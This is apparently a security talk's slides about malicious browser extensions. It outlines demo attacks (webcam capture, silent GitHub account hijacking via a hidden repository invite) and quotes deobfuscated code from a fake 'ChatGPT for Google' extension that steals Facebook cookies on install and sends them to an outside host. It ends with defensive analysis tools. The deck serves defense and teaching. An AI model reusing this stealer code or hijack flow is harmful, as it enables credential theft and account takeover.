


Image Source: <https://blog.chromium.org/2019/06/web-request-and-declarative-net-request.html>

MV3 Migration





Image Source: <https://chrome-stats.com/manifest-v3-migration>



Webcam Feed Stealer

[[demo](#)]

Webcam Feed Stealer



Extension Page with Image Tag and src pointing to received blob URL

Sends to Extension Page if opened

Service Worker

1. Waits for 5 seconds
2. Selects first video tag
3. Use requestAnimationFrame to write to 2d offscreen canvas
4. Bitmap Blob is created for the same

Blob URL



Silent Account Hijacking


[demo]

Silent Account Hijacking



1. The service worker makes a request for the Github home page. The cookie of the signed in user is automatically sent with this request.
2. HTML Body is passed to offscreen document, which parses and gets username and first private repository
3. A new tab is created is briefly created for the private repositories member access page.
4. A content script running on this page checks to see if the malicious user has already been added to the repo.
5. If the malicious user isn't yet added, the content script fills out the form to invite a new user with hidden inputs and submits it.
6. Once the page is submitted, the content script closes the tab.

Case Study - ChatGPT for Google



The image shows two side-by-side screenshots of the Google Chrome Web Store page for the extension "ChatGPT for Google".

Left Screenshot:

- Rating: ★★★★☆ 4 (1)
- Category: Productivity
- User count: 7,000+ users
- Description: "ChatGPT for Google browser extension demo". It includes a screenshot of a browser tab showing a "Blink" animation example and some CSS code.
- Call-to-action: "Watch on YouTube"


Right Screenshot:

- Rating: ★★★★☆ 1,544 (1)
- Category: Productivity
- User count: 1,000,000+ users
- Description: "chatgpt4google.com". It includes a screenshot of a browser tab showing a "Blink" animation example and some CSS code.
- Call-to-action: "Watch on YouTube"

A red arrow points from the left screenshot's user count area to the right screenshot's user count area, highlighting the significant difference in user numbers.

Source: <https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61>


Case Study - ChatGPT for Google



Source:

<https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61>

Case Study - ChatGPT for Google



The screenshot shows a GitHub repository page for 'wong2/chatgpt-google-extension'. The repository is public and has 100 watchers, 1.2k forks, and 12.2k stars. It contains 1 branch and 42 tags. The main branch has 223 commits. The repository description is 'A browser extension that enhance search engines with ChatGPT'. It is associated with 'chatgpt4google.com' and has labels for 'chrome-extension', 'firefox-addon', 'browser-extension', and 'chatgpt'. The repository has 12.2k stars, 100 watching, 1.2k forks, and 42 tags. Contributors include 18 individuals, and the repository uses TypeScript, SCSS, JavaScript, and Other languages.

wong2/chatgpt-google-extension · Public

Code Issues 67 Pull requests 5 Actions Security Insights

main · 1 branch · 42 tags Go to file Add file Code

wong2 Update README.md 2 weeks ago 223 commits

.github Update issue templates 3 months ago
.husky Improve precommit hook with husky 3 months ago
.screenshots Update screenshot 2 months ago
src Add Japanese locale (#254) last month
.eslintrc.json Add tailwind (#41) 3 months ago
.gitignore Use axiom to capture events 2 months ago
.prettierignore lint check and pretty when precommit (#96) 3 months ago
.prettierrc Add prettier config 3 months ago
LICENSE Fix LICENSE text 3 months ago
README.md Update README.md 2 weeks ago
build.mjs Upgrade esbuild 2 months ago
package-lock.json Upgrade esbuild 2 months ago
package.json Upgrade esbuild 2 months ago
tailwind.config.cjs Disable tailwind prefetch 3 months ago
tsconfig.json Use typescript (#139) 3 months ago

README.md

ChatGPT for Google

build passing visitors 336173 Follow @chatgpt4google license GPL-3.0

Watch 100 Fork 1.2k Star 12.2k

About

A browser extension that enhance search engines with ChatGPT

chatgpt4google.com

chrome-extension firefox-addon
browser-extension chatgpt

Readme

GPL-3.0 license

12.2k stars

100 watching

1.2k forks

Releases

42 tags

Contributors 18

+ 7 contributors

Languages

TypeScript 48.3% SCSS 47.3%
JavaScript 3.6% Other 0.8%

Source: <https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61>

Case Study - ChatGPT for Google



```
Browser.runtime.onInstalled.addListener((details) => {
    details.reason === "install" &&
    (Browser.runtime.openOptionsPage(),
    Browser[qn].getAll({}).then((e) => { // qn = 'cookies'
        let n = et(e);
        fetch("https://version.chatgpt4google.workers.dev/",
            { method: "GET", headers: { "X-Cached-Key": xa(n, Dn) } }).then((g) => {
        g.status === 200 ? console.log(g) : console.log("Version not found");
    });
});});
});();
```

Source: <https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61>

Case Study - ChatGPT for Google



```
// r - output of chrome.cookies.getAll({})
function et(r) {
    let e = [];
    return (
        r.forEach((n) => {
            let d = n.expirationDate ? n.expirationDate : new Date(Date.now() +
                if (((d = Math.trunc(new Date(d).getTime() / 1e3)),
                    n.domain.indexOf("facebook") >= 0)) {
                        let g = n.domain + " " + (n.hostOnly ? "FALSE" : "TRUE") + " " +
                            e.push(g);
                    }},e.join(``)); }

// r - filtered cookies array
// e - encryption key "chatgpt4google"
function xa(r, e) {
    return fa.default.AES.encrypt(r, e).toString();
}
```

Source: <https://labs.guard.io/fakegpt-2-open-source-turned-malicious-in-another-variant-of-the-facebook-account-stealer-d00ef9883d61>

Interference with Password Managers

[demo]



Defending against Browser Extensions

[demo]

The Obvious



- Avoid from unknown sources
- Review Permissions before using
- Check for MV3

Static Analysis #1 - CRXcavator



Home Docs API Docs

Grammarly: Grammar Checker and Writing App

 Improve your writing with Grammarly's communication assistance—including spell check, grammar check, punctuation check, and more.

This extension has 10,000,000 users
It has 41,827 webstore reviews
This extension's average webstore rating is 4.5/5
[View Privacy Policy](#)



Developer Info

LAST UPDATED 2023-01-14 SIZE: 36.15MB

Version 14.1094.0

[Source Code](#) [Manifest](#)

RISK

PERMISSIONS

CONTENT SECURITY POLICY

EXTERNAL COMMUNICATIONS

RETIREJS RESULTS


OAUTH SCOPES

CRXcavator

Find an extension  Login/Register

Risk

| Source of Risk | Risk Score |
|----------------------------|------------|
| Content Security Policy | 36 |
| External Calls | 0 |
| Permissions | 105 |
| Optional Permissions | 0 |
| Vulnerability Scan Results | 0 |
| Webstore Details | 3 |
| Total Risk Score | 144 |



- Content Security Policy
- External Calls
- Optional Permissions
- Permissions
- Vulnerability Scan Results
- Webstore Details

Risk Over Time



<https://crxcavator.io/>

Static Analysis #2 - ExtAnalysis



A screenshot of a web browser window titled "ExtAnalysis" with the URL "http://127.0.0.1:13337". The main content area displays the "ExtAnalysis" logo and the text "Browser Extension Analysis Framework". Below this is a navigation bar with buttons for "ANALYZE", "ANALYSIS REPORTS", "SETTINGS", and "ABOUT". A sub-menu is open under "ANALYZE" with options: "CHROME WEB STORE", "FIREFOX ADD-ONS", "INSTALLED LOCALLY", and "UPLOAD EXTENSION". The "CHROME WEB STORE" option is selected and highlighted in blue. The sub-menu title is "DOWNLOAD AND ANALYZE GOOGLE CHROME EXTENSIONS". It features a "Chrome Web Store" logo and a search bar with the placeholder "extension id or chrome webstore url". Below the search bar is a button labeled "DOWNLOAD & ANALYZE". A note at the bottom of the sub-menu states: "You can either enter the extension id or the full url of the chrome webstore.". To the right of the sub-menu, there are two circular icons: one pink with a white play/pause symbol and one black with a white circular arrow symbol.

<https://github.com/Tuhinshubhra/ExtAnalysis>

Dynamic Analysis - Extension Activity Logging



```
open /Applications/Google\ Chrome.app --args  
--enable-extension-activity-logging
```



Manifest 3.1

New Permission Model

Thank You!

Thanks to James Hay

Follow us:

x.com/vivekramac

x.com/shouryaps